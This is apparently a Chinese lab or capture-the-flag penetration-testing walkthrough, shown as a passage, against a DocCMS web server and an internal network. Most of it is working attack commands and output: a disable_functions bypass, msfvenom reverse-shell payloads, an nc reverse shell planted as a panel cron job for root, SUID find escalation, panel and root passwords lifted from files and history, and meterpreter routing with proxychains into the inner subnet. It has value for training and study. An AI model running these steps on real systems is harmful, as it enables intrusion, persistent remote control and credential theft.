
if(move_uploaded_file($_FILES['uploadfile']['tmp_name'], $savepath))
{
    echo '<script>alert(" 数据库 SQL 脚本文件上传成功!");window.history.go(-1);</script>';
}
else
{
    echo '<script>alert(" 数据库 SQL 脚本文件上传失败!");window.history.go(-1);</script>';
}
}
    
```

存在逻辑问题 上传 SQL 判断没有退出 导致可上传任何文件数据包



上传后无法执行 htc 重写了 url 禁止一些目录访问。

3.8. 模板编辑拿 webshell



4. linux 特权提升

4.1. 突破 disable_functions 提权


这套新系统的宝塔系统 php 禁止很多函数的执行

passthru,exec,system,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,i

ni_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_w
aitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopping,pcntl_wifsignaled,pcntl_wifcontinued,pc
ntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get
_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exe
c,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv

有些版本还是漏了一些函数可以执行。

http://www.ddd4.com/bypass_disablefunc.php?cmd=ifconfig&outpath=/tmp/xx&sopath=/www/wwwroot/www.ddd4.com/bypass_disablefunc_x64.so



反弹失败。

4.2. metasploit 反弹 shell

4.2.1. 生成攻击载荷

```
sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.109
LPORT=13777 -f elf > ddd4
```

```
kali@kali:~/ddd4$ sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=13777 -f elf >ddd4
[sudo] kali 的密码:
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
kali@kali:~/ddd4$
```

4.2.2. 监听端口

msfconsole 打开 metasploit

```
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.109
LHOST => 192.168.0.109
msf5 exploit(multi/handler) > set lport 13777
lport => 13777
msf5 exploit(multi/handler) > exploit
```

4.2.3. 成功监听 shell

将文件上传到添加执行权限，在目录执行即可

http://www.ddd4.com/bypass_disablefunc.php?cmd=chmod%20777%20ddd4&outpath=/tmp/xx&sopath=/www/wwwroot/www.ddd4.com/bypass_disablefunc_x64.so

http://www.ddd4.com/bypass_disablefunc.php?cmd=./ddd4&outpath=/tmp/xx&sopath=/www/wwwroot/www.ddd4.com/bypass_disablefunc_x64.so

```
0 Wildcard Target

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.109:13777
[*] Sending stage (985320 bytes) to 192.168.0.122
[*] Meterpreter session 1 opened (192.168.0.109:13777 → 192.168.0.122:40204) at 2020-04-27 14:14:00 -0400

meterpreter >
```

切换 shell

python -c 'import pty;pty.spawn("/bin/bash")'

```
python -c 'import pty;pty.spawn("/bin/bash")'
www@host123:/www/wwwroot/www.ddd4.com$ id
id
uid=1001(www) gid=1001(www) groups=1001(www)
www@host123:/www/wwwroot/www.ddd4.com$
```


4.3. 建立交互 shell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.0.109 9001 >/tmp/f
```

```
nc -lvnp 9001
```

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```

kali@kali:~$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.122] 45340
sh: cannot set terminal process group (3505): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.3$ ls
ls
1.php
22.php
404.html
admini
bypass_disablefunc.php
bypass_disablefunc_x64.so
config
content
ddd4
doccms
editor
favicon.ico
httpd.ini
inc
index.html
index.php
license.txt
loader

```

4.4. 查看用户

```
www@host123:/www/wwwroot/www.ddd4.com$ cat /etc/passwd | grep bash
```

```
cat /etc/passwd | grep bash
```

```
root:x:0:0:root:/root:/bin/bash
```

```
host123:x:1000:1000:host123,,:/home/host123:/bin/bash
```

```
www@host123:/www/wwwroot/www.ddd4.com$
```

4.5. 获取第一个 flag.txt

```

examples.desktop  install.sh  ??????????  ??????  ??????  ??????
www@host123:/www/wwwroot/www.ddd4.com$ cat /home/host123/flag.txt
cat /home/host123/flag.txt
flag1
aad386cf0e9359025d874b8c1c331099
www@host123:/www/wwwroot/www.ddd4.com$ █

```

4.6.通过宝塔提权到 root

host123 桌面存在文件 bt.txt

```
www@host123:/www/wwwroot/www.ddd4.com$ cat /home/host123/bt.txt
```

```
cat /home/host123/bt.txt
```

```
Bt-Panel: http://116.27.229.43:8888/944906b5
```

```
username: gpeqnj4
```

```
password: d12924fa
```

```
www@host123:/www/wwwroot/www.ddd4.com$
```

• 磁盘容量不足、软件密码错误、网络不稳定等原因，可能导致数据备份不完整
• 备份站点和目录不支持文件或目录删除，请将需要删除功能的插件升级到最新版，如：阿里云OSS等

任务列表

任务名称	状态	周期	执行时机	保存数量	备份到	添加时间	操作
shell	正常	每天	每天, 12点49分 执行	-	--	2020-04-28 12:46:01	执行 编辑 日志 删除

任务类型: Shell脚本

任务名称: shell

执行周期: 每天 12 时 49 分

脚本内容:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh
-i 2>&1|nc 192.168.0.109 9001 >/tmp/f
```

[保存编辑](#)

```
kali@kali:~/ddd4$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.122] 45488
sh: 无法设定终端进程组 (1712): 对设备不适当的 ioctl 操作
sh: 此 shell 中无任务控制
sh-4.3# id
id
uid=0(root) gid=0(root) 组=0(root)
sh-4.3#
```

4.7.通过 **suid** 提权到 **root**

```
find / -type f -perm -u=s 2>/dev/null
```

```
/lib/uncompress.so  
/bin/ping  
/bin/umount  
/bin/su  
/bin/ping6  
/bin/mount  
/bin/fusermount  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/xorg/Xorg.wrap  
/usr/lib/openssh/ssh-keysign  
/usr/lib/snapd/snap-confine  
/usr/lib/eject/dmccrypt-get-device  
/usr/sbin/pppd  
/usr/sbin/sensible-mda  
/usr/bin/pkexec  
/usr/bin/gpasswd  
/usr/bin/passwd  
/usr/bin/chfn  
/usr/bin/procmail  
/usr/bin/newgrp  
/usr/bin/chsh  
/usr/bin/sudo  
/usr/bin/vmware-user-suid-wrapper  
/usr/bin/find
```

```

www@host123:/www/wwwroot/www.ddd4.com$ find / -type f -perm -u=s 2>/dev/null
find / -type f -perm -u=s 2>/dev/null
/lib/uncompress.so
/bin/ping
/bin/umount
/bin/su
/bin/ping6
/bin/mount
/bin/fusermount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/pppd
/usr/sbin/sensible-mda
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/vmware-user-suid-wrapper
/usr/bin/find
www@host123:/www/wwwroot/www.ddd4.com$

```

存在 find 带有 s 可以用于提权

find test -exec whoami \;

```

quit: command not found
www@host123:/tmp$ find test -exec whoami \;
find test -exec whoami \;
root
www@host123:/tmp$

```

4.8. linux 三大信息收集脚本的使用和解释

4.8.1. LinEnum 的使用

这个脚本是用来收集系统的信息 如 特殊文件的权限 suid 文件信息 网络端口信息 建立 WEB 服务器

sudo python -m SimpleHTTPServer 80

下载文件执行 wget <http://192.168.0.109/LinEnum.sh>

```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 221768 Feb  8 2016 /usr/bin/find

[-] SGID files:
-rwxr-sr-x 1 root shadow 35600 Mar 17 2016 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 35632 Mar 17 2016 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-sr-x 1 root root 10584 Oct 26 2018 /usr/lib/xorg/Xorg.wrap
-rwxr-sr-x 1 root mail 14336 May 28 2019 /usr/lib/evolution/camel-lock-helper-1.2
-rwxr-sr-x 1 root smmsp 823744 Dec 11 2015 /usr/lib/sm.bin/sendmail
-rwxr-sr-x 1 root smmsp 74656 Dec 11 2015 /usr/lib/sm.bin/mailstats
-rwsr-sr-x 1 root root 98472 Mar 18 2019 /usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root tty 27368 Dec  1 2017 /usr/bin/wall
-rwxr-sr-x 1 root ssh 358624 Mar  4 2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 22768 May 17 2017 /usr/bin/expiry
-rwsr-sr-x 1 root mail 89288 Nov 17 2017 /usr/bin/procmail
-rwxr-sr-x 1 root tty 14752 Mar  1 2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 36080 Apr  6 2016 /usr/bin/crontab
-rwxr-sr-x 1 root mlocate 39520 Nov 18 2014 /usr/bin/mlocate
-rwxr-sr-x 1 root mail 14856 Dec  7 2013 /usr/bin/dotlockfile
-rwxr-sr-x 1 root mail 18760 Nov 17 2017 /usr/bin/lockfile
-rwxr-sr-x 1 root shadow 62336 May 17 2017 /usr/bin/chage
-rwxr-sr-x 1 root mail 10592 Oct 22 2019 /usr/bin/mlock
```

```
sudo -su yanisy123
sudo -su - yanisy123
sudo -su root- yanisy123
sudo -su root yanisy123
sudo -u
sudo su -
exit
ls
ls /tmp
hostname
cat bt.txt
ifconfig
cat bt.txt
ifconfig
ping 10.10.10.144
mysql -hnews_ddd4_com -pnews_ddd4_com
mysql -h10.10.10.144 -unews_ddd4_com -pnews_ddd4_com
mysql -h10.10.10.144 -unews -p123456
nmap 10.10.10.144
mysql -h10.10.10.144 -unew -p123456
hostname
vi flag.txt
sudo cd /root
sudo su -
```

历史记录找到 root 密码 yanisy123

4.8.2. linux-exploit-suggester.的使用

这个用来检测是否存在提权 cve 漏洞

```

Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
73 kernel space exploits
42 user space exploits

Possible Exploits:
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2018-1000001] RationalLove

Details: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/
Exposure: less probable
Tags: debian=9{libc6:2.24-11+deb9u1},ubuntu=16.04.3{libc6:2.23-0ubuntu9}
Download URL: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/RationalLove.c
Comments: kernel.unprivileged_usersn_clone=1 required

[+] [CVE-2017-1000366,CVE-2017-1000379] linux_ldso_hwcap_64

Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
Exposure: less probable
Tags: debian=7.7|8.5|9.0,ubuntu=14.04.2|16.04.2|17.04,fedora=22|25,centos=7.3.1611
Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_hwcap_64.c
Comments: Uses "Stack Clash" technique, works against most SUID-root binaries

www@host123:/tmp$

```

4.8.3. linuxprivchecker.py

这个用来检测权限

python linuxprivchecker.py

```

vi→      :!bash
vi→      :set shell=/bin/bash:shell
vi→      :!bash
vi→      :set shell=/bin/bash:shell
awk→     awk 'BEGIN {system("/bin/bash")}'
find→    find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;
perl→    perl -e 'exec "/bin/bash";'

[*] FINDING RELEVANT PRIVILEGE ESCALATION EXPLOITS ...

Note: Exploits relying on a compile/scripting language not detected on this system are marked with a '**' but should still be tested!

The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mou
- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/1518 || Language=c

The following exploits are applicable to this kernel version and should be investigated as well
- Kernel ia32syscall Emulation Privilege Escalation || http://www.exploit-db.com/exploits/15023 || Language=c
- Sendpage Local Privilege Escalation || http://www.exploit-db.com/exploits/19933 || Language=ruby
- CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || http://www.exploit-db.com/exploits/15944 || Language=c
- CAP_SYS_ADMIN to root Exploit || http://www.exploit-db.com/exploits/15916 || Language=c
- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/1518 || Language=c
- open-time Capability file_ns_capable() Privilege Escalation || http://www.exploit-db.com/exploits/25450 || Language=c
- open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || http://www.exploit-db.com/exploits/25307 || Language

Finished

```

4.9.sudo 提权

sudo -l host123 用户可以执行命令

```

sudo ls /root/
host123@host123:~$ sudo ls -al /root/
sudo ls -al /root/
总用量 32
drwx----- 3 root root 4096 4月 26 15:10 .
drwxr-xr-x 26 root root 4096 4月 26 15:06 ..
-rw----- 1 root root 116 4月 28 13:39 .bash_history
-rw-r--r-- 1 root root 3106 10月 23 2015 .bashrc
drwx----- 3 root root 4096 4月 10 12:57 .cache
-rw-r--r-- 1 root root 148 8月 17 2015 .profile
-rw----- 1 root root 1024 4月 10 02:40 .rnd
-rw----- 1 root root 748 4月 26 15:10 .viminfo
host123@host123:~$ sudo cat /root/root.txt
sudo cat /root/root.txt
74cc1c60799e0a786ac7094b532f01b1

```

4.10. 第二个 flag

```

sudo ls /root/
host123@host123:~$ sudo ls -al /root/
sudo ls -al /root/
总用量 32
drwx----- 3 root root 4096 4月 26 15:10 .
drwxr-xr-x 26 root root 4096 4月 26 15:06 ..
-rw----- 1 root root 116 4月 28 13:39 .bash_history
-rw-r--r-- 1 root root 3106 10月 23 2015 .bashrc
drwx----- 3 root root 4096 4月 10 12:57 .cache
-rw-r--r-- 1 root root 148 8月 17 2015 .profile
-rw----- 1 root root 1024 4月 10 02:40 .rnd
-rw----- 1 root root 748 4月 26 15:10 .viminfo
host123@host123:~$ sudo cat /root/root.txt
sudo cat /root/root.txt
74cc1c60799e0a786ac7094b532f01b1

```

5. linux 内网跨网段渗透

5.1. 获取高权限的 meterpreter

先用 metasploit 反弹一个 root 权限的 meterpreter
 msf5 exploit(multi/handler) > exploit -j
 放在后台执行

```

meterpreter > shell
Process 37931 created.
Channel 6 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www@host123:/www/wwwroot/www.ddd4.com$ id
id
uid=1001(www) gid=1001(www) groups=1001(www)
www@host123:/www/wwwroot/www.ddd4.com$ su host123
su host123
Password: yanisy123

host123@host123:/www/wwwroot/www.ddd4.com$ sudo ./ddd4
sudo ./ddd4
[sudo] host123 的密码: yanisy123

[*] Sending stage (985320 bytes) to 192.168.0.122
[*] Meterpreter session 2 opened (192.168.0.109:13777 -> 192.168.0.122:41958) at 2020-04-28 03:08:48 -0400

```

```

meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/linux uid=1001, gid=1001, euid=1001, egid=1001 @ 192.168.0.122	192.168.0.109:13777 -> 192.168.0.122:41958
2		meterpreter	x86/linux uid=0, gid=0, euid=0, egid=0 @ 192.168.0.122	192.168.0.109:13777 -> 192.168.0.122:41958

```

msf5 exploit(multi/handler) >

```

5.2.网卡路由信息获取

```
msf5 exploit(multi/handler) > sessions -i 2
```

```
[*] Starting interaction with 2...
```

```
meterpreter > ifconfig
```

```
Interface 1
```

```
=====
```

```
Name : lo
```

```
Hardware MAC : 00:00:00:00:00:00
```

```
MTU : 65536
```

```
Flags : UP,LOOPBACK
```

```
IPv4 Address : 127.0.0.1
```

```
IPv4 Netmask : 255.0.0.0
```

```
IPv6 Address : ::1
```

```
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
```

```
Interface 2
```

```
=====
```

```
Name : ens33
```

```
Hardware MAC : 00:0c:29:c7:f2:4f
```

```
MTU : 1500
```

```
Flags : UP,BROADCAST,MULTICAST
```

```
IPv4 Address : 192.168.0.122
```



```
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::973d:c7c9:d30d:8cb8
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 3
=====
Name          : ens38
Hardware MAC  : 00:0c:29:c7:f2:59
MTU           : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address  : 10.10.10.145
IPv4 Netmask  : 255.255.255.0
IPv6 Address  : fe80::3b3c:b923:c6aa:54c3
IPv6 Netmask  : ffff:ffff:ffff:ffff::
```

```
meterpreter > run get_local_subnets
```

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
```


```
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
```

```
Local subnet: 10.10.10.0/255.255.255.0
```

```
Local subnet: 192.168.0.0/255.255.255.0
```

5.3.查看 host 文件

```
cat /etc/hosts
```



```
[-] Unknown command: hosts.
meterpreter > shell
Process 38089 created.
Channel 83 created.
cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      host123
10.10.10.144   www.ddd5.com
# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

5.4.metasploit 设置代理进入内网

```
meterpreter > run autoroute -s 10.10.10.0/24
```

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0...
[+] Added route to 10.10.10.0/255.255.255.0 via 192.168.0.122
[*] Use the -p option to list all active routes
```

5.4.1. 启动 **sock4** 模块

```
msf5 exploit(multi/handler) > search sock4
[-] No results from search
msf5 exploit(multi/handler) > use auxiliary/server/socks4a
```

```
msf5 auxiliary(server/socks4a) >
msf5 auxiliary(server/socks4a) > show options
```

Module options (auxiliary/server/socks4a):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The address to listen on
SRVPORT	1080	yes	The port to listen on.

Auxiliary action:

Name	Description
Proxy	

```
msf5 auxiliary(server/socks4a) > set SRVPORT 22333
SRVPORT => 22333
msf5 auxiliary(server/socks4a) > exploit
[*] Auxiliary module running as background job 1.
```

```
[*] Starting the socks4a proxy server
```

5.4.2. 设置 **proxychains3** 代理进内网

```
sudo vim /etc/proxychains.conf
```

```

# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks4 192.168.0.109 22333
"/etc/proxychains.conf" 65L, 1677C

```

proxychains3 nmap -sT -Pn 10.10.10.144

```


S-chain|<->192.168.0.109:22333-><->10.10.10.144:9535-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:5100-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:1352-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:5825-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:2710-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:1461-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:1066-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:10617-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:9000-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:3333-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:7004-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:6839-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:2725-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:1112-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:8254-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:1974-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:10000-<-denied
S-chain|<->192.168.0.109:22333-><->10.10.10.144:1073-<-denied
Nmap scan report for 10.10.10.144
Host is up (0.57s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 529.78 seconds
kali@kali:~$ █

```


5.5.对 www.ddd5.com 进行检测

```
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
kali@kali: ~
kali@kali: ~/ddd4
kali@kali: ~
127.0.0.1    localhost
127.0.1.1    kali
192.168.0.122 www.ddd4.com
10.10.10.144 www.ddd5.com
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
~
~
~
The server at 10.1
```



发现是 emlog 后台默认密码 123456 即可登录 但是 用 proxychains3 不是很稳定。

